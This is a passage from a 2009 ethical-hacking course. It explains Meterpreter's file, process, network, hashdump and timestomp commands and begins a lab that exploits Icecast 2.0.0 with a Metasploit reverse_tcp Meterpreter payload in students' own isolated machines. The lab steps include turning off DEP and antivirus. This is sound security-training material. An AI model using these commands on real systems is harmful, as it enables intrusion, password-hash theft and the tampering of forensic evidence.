shutdown / reboot: These commands are pretty self-explanatory.

reg: This option lets a Meterpreter user read from or write to the Registry of the target machine. Because most Windows configuration options for both the operating system and most installed applications are stored in the Registry, this command gives us fine-grained control over the target system's configuration.

Meterpreter Functionality: File System Commands

- **cd**: navigate directory structure
- **lcd**: change local directories on attacker machine
- **pwd** / **getwd**: Show the current working directory
- **ls**: List the directory contents
- **cat**: Display a file's contents
- **download** / **upload**: Move a file to or from the machine
- **mkdir** / **rmdir**: Make or remove directories
- **edit**: Edit a file using a vi-like interface

The Meterpreter offers numerous commands associated with interacting with the file system. In fact, this group of commands represents some of the most reliable and robust functionality in the Meterpreter, offering pretty much every function a tester would need for interacting with files:

cd: This command navigates the file system structure. As you'd expect, dot (.) is used to refer to the current directory, and dot-dot (..) its parent.

lcd: This command changes directories on the local (attacker) machine.

pwd and **getwd**: Both of these commands print the current working directory. Almost everyone uses pwd.

ls: This command shows the contents of a directory. Directory contents are displayed organized like the familiar "ls –al" output of Unix and Linux systems, showing read/write/execute (rwx) modes for owner, group, and everyone, as well as the file's size, Last Modified date/time, and name.

cat: This command displays the contents of a file on the screen.

download / **upload**: These commands move files to or from the target machine.

mkdir / **rmdir**: These commands let the user make or remove a directory.

edit: This command implements a vi-like editor. To insert text, hit the "i" key. To append text to a line, hit the "a" key. To delete characters, hit "x". To get out of edit mode, hit "Esc". To save, hit ":" and then "w" "Enter". To quit, hit ":" and "q" "Enter." To force a write or a quit, follow the "w" or "q" with a "!". This class isn't a tutorial on vi. However, if you are unfamiliar with vi, that list of options should get you started. If you already know vi, you will be very happy with the edit option of the Meterpreter.

53

Meterpreter Functionality: Process Commands

- **getpid** – Returns the process ID that Meterpreter is running inside
- **getuid** – Returns the user ID that the Meterpreter is running with
- **ps** – Process list
- **kill** – Terminate a process
- **execute** – Run a given program
- **migrate** – Jump to a given destination process ID
  - Target process must have the same or lesser privileges
  - May be a more stable process
  - When inside the process, can access any files that it has a lock on

54

The Meterpreter includes numerous useful commands for interacting with processes on a compromised target machine. Some of the most useful process-related commands are:

getpid – This command displays the process ID number of the process that the Meterpreter is running inside.

getuid – This options returns the user ID name that the Meterpreter is running with, such as SYSTEM.

ps – As you might expect, this command shows a complete process list of all running processes on the target machine.

kill – This one terminates a given process when provided its process ID number.

execute – This command runs a program with the privileges of the process the Meterpreter is running inside. It can be especially helpful if the attacker wants to kick off a cmd.exe or other tool on the target machine.

migrate – This is one of the most fascinating process-related commands in the Meterpreter. An attacker can use it to jump from the Meterpreter's current process to a given destination process ID. It injects the Meterpreter DLL into the target process and removes it from the earlier process, letting an attacker hop around between processes. The destination process must have the same or lesser privileges of the process that the Meterpreter is loaded into. An attacker may want to jump to another process for subterfuge or obfuscation. Alternatively, an attacker may decide to jump into a more stable process. Once inside a target process, the attacker can use the Meterpreter file system commands to interact with any files that the given process has read or write lock on. After all, the Meterpreter is now living inside that process, so it can access everything that process has to offer.

Meterpreter Functionality: Network Commands

- **ipconfig**: Show interface information
- **portfwd**: Forward packets for a local TCP port to another system on a different TCP port
- **route**: Manage the systems' routing table

```
meterpreter > ipconfig

Broadcom NetXtreme Gigabit Ethernet Driver
Hardware MAC: 00:15:58:7f:d5:c6
IP Address  : 10.10.10.10
Netmask     : 255.255.0.0


MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address  : 127.0.0.1
Netmask     : 255.0.0.0


meterpreter > route

Network routes
==============

    Subnet          Netmask          Gateway
    ------          -------          -------
    10.10.0.0       255.255.0.0      10.10.10.10
    10.10.10.10     255.255.255.255  127.0.0.1
    10.255.255.255  255.255.255.255  10.10.10.10
    127.0.0.0       255.0.0.0        127.0.0.1
    224.0.0.0       224.0.0.0        10.10.10.10
    255.255.255.255 255.255.255.255  10.10.10.10
```

Network Pen Testing & Ethical Hacking - ©2009, All Rights Reserved   55

The Meterpreter includes a handful of commands for interacting with the network interface of the target machine. While not fully robust, these commands include most of the functionality that a penetration tester would desire:

ipconfig: This Meterpreter command shows the name, MAC address, IP address, and Netmask for all active interfaces on the machine.

portfwd: This command lets the Meterpreter user forward traffic for a given incoming TCP port to another machine on a different TCP port. In effect, it turns the target machine running the Meterpreter into a TCP relay, a bounce point for traffic to be sent to another system. By carefully planting the Meterpreter with the appropriate portfwd options, a tester could use this functionality as a pivot to launch exploits at other targets.

route: This option, used by itself, displays the system's routing table. With extra arguments (add/del, subnet, netmask, and gateway), it will update the routing table.

Note that, as of the time of this writing, the Meterpreter's network functionality does not include a ping command.

Meterpreter Functionality: Target Machine Console Interface

- The Meterpreter offers a couple of features associated with the target machine's console user interface:
  - Show how long the user at the console has been idle
    ```
    meterpreter > idletime
    ```
  - Turn on or off user input devices:
    ```
    meterpreter > uictl
      [enable/disable] [keyboard/mouse]
    ```
    - Can really mess with a user
    - Dangerous for use in most penetration tests

The Meterpreter includes two features for interacting with the console of the target machine. The **idletime** command makes the Meterpreter display the amount of time (in hours, minutes, and seconds) that the GUI of the victim machine has been idle, without user interaction. Thus, the attacker can get a sense of whether there is a person sitting in front of the machine. A long idle time implies that the machine is being ignored.

The attacker can use the **uictl** command for User Interface Control, enabling or disabling the mouse and/or keyboard of the target machine running the Meterpreter. That's a very insidious functionality, because it neutralizes much of the advantage of the person sitting at the target machine console over the attacker. The attacker can still inject commands, but the user at the machine is effectively locked out from the user interface as the attacker has his or her way with the target system.

In most penetration tests and ethical hacking exercises, the uictl command should be avoided. It brings operational risk in a production environment, as it prevents users and administrators from being able to control their systems.

Meterpreter Functionality: Additional Modules

- The Core and Stdapi modules loaded by default are powerful
- But other modules provide very useful capabilities for the tester
  - Located under the framework directory, under data/meterpreter
- To load additional modules:
  ```
  meterpreter > use [modulename]
  ```
- Additional functionality will appear
- **?** / **help** will be expanded to include the new capabilities

By default, when the Meterpreter payload is sent to a target, it carries with it the Core functionality (e.g., help, interacting with channels, process migration) and Stdapi functions (e.g., file system, process, and network interactions). But Metasploit supports the loading of additional modules (implemented as DLLs) into the Meterpreter at any time after exploitation has occurred. These modules can provide some very useful functionality to a penetration tester or ethical hacker, extending the functionality of the Meterpreter. Metasploit stores these DLLs in the framework directory of the attacking machine, inside data/meterpreter/. Three modules included in this directory are metsrv.dll (which implements the Core functionality), ext_server_stdapi.dll (which provides Stdapi functions), and one we haven't yet covered, ext_server_priv.dll. We'll go over that last one shortly.

To have the Meterpreter load a new module, we can use the following command once the Meterpreter has been loaded into the target system by an exploit:

```
meterpreter > use [modulename]
```

The modulename is usually the last component of the DLL name, starting with a capital letter. So, to load the ext_server_priv.dll, we'd run:

```
meterpreter > use -m Priv
```

The appropriate module will be loaded into the memory of the target machine, extending the functionality of the Meterpreter. The help command's output will be extended to include a list and description of the new features.

Other people could write additional extensions for the Meterpreter, giving it new capabilities bundled together in another DLL. One of the most powerful aspects of the Meterpreter is its modular extendibility.

Meterpreter Functionality: Priv Module

- Two commands implemented in Priv module:
  - **hashdump** – Dump the SAM database in a form suitable for cracking
  - **timestomp** – Alter the MACE dates/times associated with a file
    - M=Modified (last written)
    - A=Accessed
    - C=Created
    - E=MFT Entry

```
root@t4llnux:/home/tools/framework-3.0
File  Edit  View  Terminal  Go  Help
meterpreter > hashdump
Administrator:500:452495d04f81e4c200b4474542
falken:1005:4fbd4cea97c5752caad3b435b51404ee
Guest:501:aad3b435b51404eeaad3b435b51404ee:3
IUSR_BETTY:1001:ef986f9f856263f13a27bbcd3b58
IWAM_BETTY:1002:139c7319f42f47b4f2f552499094
mike:1004:bb2493b09f6ecfc9aad3b435b51404ee:c
susan:1003:e52cac67419a9a2236077a718ccdf409:
TsInternetUser:1000:2c642b2c14cee2ec87481dc4
meterpreter > timestomp

Usage: timestomp file_path OPTIONS

OPTIONS:

    -a <opt>  Set the "last accessed" time o
    -b        Set the MACE timestamps so tha
    -c <opt>  Set the "creation" time of the
    -e <opt>  Set the "mft entry modified" t
    -f <opt>  Set the MACE of attributes equ
    -h        Help banner
    -m <opt>  Set the "last written" time of
    -r        Set the MACE timestamps recurs
    -v        Display the UTC MACE values of
    -z <opt>  Set all four attributes (MACE)
```

58

The Priv module has two commands, one of which is very helpful for penetration testers and ethical hackers, and another one that is seldom used by good guy testers but is very helpful for the bad guys.

Priv's **hashdump** command tells the Meterpreter to dump the local SAM database from the target machine, displaying it on the screen. A tester could then grab a copy of that information, save it locally, and run a password cracking tool against it. This function is very helpful to testers, as it allows us to discern passwords from a compromised machine, which can be used not only to gain more flexible access of that machine, but also to attempt those same passwords for similar accounts on other systems. Because users and organizations often synchronize passwords, these cracked values could be immensely helpful. For hashdump to work, the attacker must exploit a target process running with Administrator or SYSTEM privileges.

Priv's other feature is more useful to the bad guys than testers: **timestomp**. This function allows the Meterpreter user to alter dates and timestamps associated with files in NTFS partitions of the compromised machine. The different time stamps that can be altered are often referred to using the acronym MACE. The M stands for the last modified time of the file, the A is the last access time, and the C is the created time. The E stands for the time of changes to the MFT (Master File Table) Entry, which stores metadata about a file, such as its name (unicode and 8.3 DOS-style), size, and security settings.

Timestomp supports altering any of these MACE times, setting them to any value the attacker desires to thwart forensics investigations. Again, this is unlikely to be helpful in the vast majority of penetration tests. For timestomp to work, the attacker must exploit a process that has the rights to alter the given file.

Course Roadmap

- Planning and Scoping
- Scanning
- ***Exploitation***
- Password Attacks
- Wireless Attacks
- Web App Attacks

- Why Exploitation?
- Exploit Categories
- Metasploit
  - ➢ Exercise: bind_tcp
  - ➢ The Meterpreter
  - ➢ ***Exercise: Meterpreter***
- Non-Metasploit Exploits
- Command Shell vs. Terminal Access
  - ➢ Exercise: The Dilemma Illustrated
  - ➢ Bypassing Dilemma
  - ➢ Exercise: Relays for Term Access
- Moving Files with Exploits
- Pilfering from Target Machines
- Windows Command Line Kung Fu for Pen Testers
  - ➢ Exercise: Challenges
- Making Win Run Commands
  - ➢ Exercise: sc and wmic

59

Next, we'll conduct a hands-on exercise, using Metasploit to explore various options of the Meterpreter in depth. In this exercise, we'll use Metasploit on our Linux virtual machine to exploit a vulnerable service on our Windows machine. We'll take advantage of a server-side exploit for unpatched versions of the Icecast Internet audio service, giving the attacker permissions that were used to invoke Icecast.

Server-Side Exploitation and Meterpreter Exercise

- In this exercise, we will exploit a vulnerable version of the Icecast service for Windows
  - And inject a reverse shell Meterpreter payload
  - Icecast is a free streaming multimedia server

Your Windows Box

0 Install Icecast 2.0.0

Icecast

3 Reverse Meterpreter Shell runs in Icecast process memory

Meter-preter

Exploit

Reverse Meterpreter Shell

Linux (virtual)

Metasploit

1 Configure Metasploit

2 Send Exploit and Meterpreter

4 Use Meterpreter to access victim machine.

Network Pen Testing & Ethical Hacking - ©2009, All Rights Reserved   60

In this exercise, we'll analyze the Meterpreter, using Metasploit to deliver this flexible payload to a vulnerable service that you'll put on your Windows machine temporarily. Specifically, we'll exploit the Icecast service (version 2.0.0), an Internet multimedia streaming server, which has a buffer overflow vulnerability. Our Metasploit payload will the Meterpreter stage, loaded via the reverse_tcp stager, making a connection from the exploited box back to the attacker.

You'll be running this exercise entirely on your own systems, with the vulnerable Icecast service on *your* Windows box getting exploited by *your* Linux virtual machine. On the slide, we depict Steps 0 through 4 of this exercise. Note that through the rest of the slides associated with this exercise, each of these step numbers will still apply. That is, Step 1 is always Step 1 for this exercise, although we'll break it down into sub-steps 1A, 1B, etc.

In Step 0, we'll install the vulnerable Icecast service on our Windows machines.

In Step 1, we'll configure Metasploit to exploit Icecast.

In Step 2, we'll exploit the target service, sending the reverse_tcp stager as a payload with the Meterpreter stage.

In Step 3, the Meterpreter runs inside Icecast's memory space, shoveling a reverse TCP connection back to the attacker.

In Step 4, we (the attackers) will interact with the Meterpreter running inside of the compromised machine's Icecast process.

At the very end, we'll uninstall Icecast.

0) Install Vulnerable Icecast
- DISCONNECT FROM THE NETWORK!!!!
- Double click on icecast2_win32_2.0.0_setup.exe

To begin the exercise in Step 0, we need to install a vulnerable version of Icecast.

FIRST DISCONNECT FROM THE NETWORK, SO THAT YOU WON'T HAVE A VULNERABLE SERVICE EXPOSED!!! In Windows, you will need to activate the VMnet1 interface and in VMware, you will need to convert your VMware image to use Host-Only Networking.

We want to keep this service in a self-contained portion of the file system, so we can quickly and easily remove it later. Start the exercise by making a temporary directory using a cmd.exe command prompt to type:

```
C:\> mkdir c:\icecasttemp
```

Then, double click on the icecast2_win32_2.0.0_setup.exe installation program on the course DVD. It's in the Windows directory.

In Step 0A, in the first window you see (titled "Setup"), simply click on "Yes" to start the installation.

In the Setup Wizard, on the screen titled "Setup – Icecast Win32", click on "Next >".

Accept the license agreement in the next window by clicking "I accept the agreement" and clicking on "Next >".

In Step 0B, when the installer wizard asks you to "Select Destination Directory", type in c:\icecasttemp, and click "Next >". It will prompt you saying that the Directory Exists. Click "Yes".

Select the default for the "Select Start Menu Folder" by just clicking "Next >". Also, keep the default "Create a desktop icon" selected and hit "Next >". Finally, click on the "Install" button to finalize the installation of Icecast.

61

0) Finishing the Icecast Installation

62

During the install process, you will be prompted with an information screen. Click on "Next >". Then, you will see a final screen with a "Finish" button. Click on that.

You have just installed Icecast.

0) Disable Data Execution Prevention for Icecast

- Windows Data Execution Prevention might kill a process that is being exploited
- Thus, we need to put an exception in for Icecast
- Go to Control Panel→System→Advanced→ Performance→Settings→Data Execution Prevention
- Select "Turn on DEP for all programs and services except those I select"
- Click Add
- Browse to c:\icecasttemp\Icecast2.exe
- Click Apply, then OK
- *You will now need to reboot*

Next, for the Icecast program we just installed, you should disable Data Execution Prevention, a Windows feature that marks certain pages in memory as non-executable, breaking some exploits altogether and lowering the probability of success of others. To explicitly disable DEP for Icecast, access the following screen:

Control Panel→System→Advanced→Performance→Settings→Data Execution Prevention.

Make a note of your existing settings, so that you can restore them when you finish with this exercise:

 Radio button setting_____

 Items in DEP exception list (if any):_____

Now, select the radio button that says "Turn on DEP for all programs and services except those I select:".

Then, click the Add... button. In the file selection window that comes up, browse to and select c:\icecasttemp\Icecast2.exe. Click Open.

Then, click Apply and then OK. Now you can close your control panel. You must reboot Windows for this change to take effect. Reboot now.

0) Disable Certain Security Tools that Block Exploits

- Depending on the vendor, some of the following tools include functionality that block exploits or stop their payloads from running:
    - Anti-virus
    - Anti-spyware
    - Personal firewall
    - Host-based Intrusion Prevention System
    - Browser "wrappers" / browser protection software
    - Security suite
    - Other tools
- Thus, you must disable this functionality or it may interfere with the exploit
- You must disable it using its admin GUI
    - Don't just kill its process or service, as it will likely still run

64

As a final step in preparing our Windows machine for the exploit, you must turn off any installed security software that may block an exploit or stop payloads from running. There are countless different security tools that may have these features, depending on the particular vendor. Anti-virus tools, anti-spyware programs, personal firewalls, Host-based Intrusion Prevention Systems (IPSs), browser protection software, and general-purpose security suites all may include functionality that prevents successful exploitation.

Thus, you'll need to disable such software for this exercise. To disable this software, use the administrative GUI for the security tool to shut off protection. *DO NOT* merely kill its process or shut down its service. Most modern security tools inject their code into other running processes, so if you merely kill their processes or shut down their services, they still continue to protect you! In fact, with their processes and services dead, they will likely protect you but won't be updateable via the administrative GUI while their processes are dead. Thus, if you kill the processes or stop the services, reboot so you can get into the admin GUI for the security tool again.

If you don't have admin GUI access for the security tool, you really need such access for this exercise and the rest of the course. You could contact someone back at the office to grant you such access. Alternatively, with the appropriate permission from your organization, you could uninstall the security tool or boot to safe mode to try to shut it off. Regardless of how you do it, you should disable this protection before moving forward with the exercise. If the exercise does not work, it is likely because of such software.

1) Configure Metasploit


```
root@t4linux:/home/tools/framework-3.0
File  Edit  View  Terminal  Go  Help
[root@t4linux root]# cd /home/tools/framework-3.0
[root@t4linux framework-3.0]#
[root@t4linux framework-3.0]# ./msfconsole


< metasploit >
-----------
        \   ,__,
         \  (oo)____
            (__)    )\
               ||--|| *


       =[ msf v3.0
+ -- --=[ 176 exploits - 104 payloads
+ -- --=[ 17 encoders - 5 nops
       =[ 30 aux

msf > show exploits

Exploits
========
```

- We'll configure Metasploit to exploit the Icecast service
- We'll use Meterpreter payload with reverse connection

1A 1B 1C

Next, we'll move to our Linux virtual machine. Step 1 involves running Metasploit and configuring it to exploit the Icecast service. Login with root privileges, and invoke Metasploit as follows.

In Step 1A, change to the Metasploit directory:

cd /home/tools/framework-3.0

In Step 1B, run the Metasploit Framework Console:

./msfconsole

Note that your command prompt is now the Metasploit Framework console prompt (msf >).

In Step 1C, let's look at all of the exploits included in Metasploit.

msf > **show exploits**

Note that here are a huge number of exploits for all kinds of systems. Both client and server-side exploits are included here. If you look carefully, you can see that there is one exploit for a vulnerability called "icecast_header". We will use this exploit.

1) Configure Metasploit (1)

```
root@t4linux:/home/tools/framework-3.0
File   Edit   View   Terminal   Go   Help
msf > use exploit/windows/http/icecast_header
msf exploit(icecast_header) >
msf exploit(icecast_header) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(icecast_header)
msf exploit(icecast_header) > show options

Module options:

    Name    Current Setting   Required   Description
    ----    ---------------   --------   -----------
    RHOST                     yes        The target address
    RPORT   8000              yes        The target port


Payload options:

    Name        Current Setting                                         Required   Description

    ----        ---------------                                         --------   -----------

    DLL         /home/tools/framework-3.0/data/meterpreter/metsrv.dll   yes        The local path
e DLL to upload
```

We now choose the exploit in Step 1D. We'll use the Icecast Header buffer overflow exploit, which applies to the version of Icecast we installed in Step 0.

```
msf > use exploit/windows/http/icecast_header
```

Note that our prompt has changed and now includes the name of the exploit we've chosen.

In Step 1E, we choose the payload to use in the exploit. We've opted for a Meterpreter payload, that will make a reverse TCP connection back to the attacker once it is running inside the vulnerable process.

```
msf exploit(icecast_header) > set PAYLOAD
windows/meterpreter/reverse_tcp
```

Next, let's look at the options that are associated with this exploit, in Step 1F:

```
msf exploit(icecast_header) > show options
```

We have to configure these options for our attack.

66

1) Configure Metasploit (2)

Again, continuing with Step 1G, the first option we'll set is the RHOST. This will be the IP address we want Metasploit to attack. We should enter the IP address of our Windows machine running the vulnerable Icecast service. Make sure you use the VMnet1 IP address you configured for your Windows machine.

```
msf exploit(icecast_header) > set RHOST [Your_Windows_IP_Address]
```

In Step 1H, we need to tell Metasploit where it should configure the Meterpreter reverse shell to connect to. We want it to connect back to our Linux machine, so let's set it to do so:

```
msf exploit(icecast_header) > set LHOST [YourLinuxIPaddr]
```

And, finally, in Step 1I, we need to tell Metasploit what type of target machine we are interested in. There is only one type of target for this exploit, but we should specify it to be complete. For some Metasploit exploits, the target type is automatically set.

```
msf exploit(icecast_header) > set TARGET 0
```

Metasploit is now configured. We're almost ready for the attack, but we have a little housekeeping to do first.

1) Run Icecast on Windows

In Step 1J, we need to invoke the Icecast server on our Windows machine. You can do this by simply double clicking on the Icecast2 Win32 icon on your desktop.

When the GUI for Icecast appears, click on the "Start Server" button. The "Server Status" indication should turn green and say "Running". If a personal firewall prompts you asking whether you want to allow the Icecast program to listen on the network, allow it to do so.

1) Finish & 2) Sending Exploit
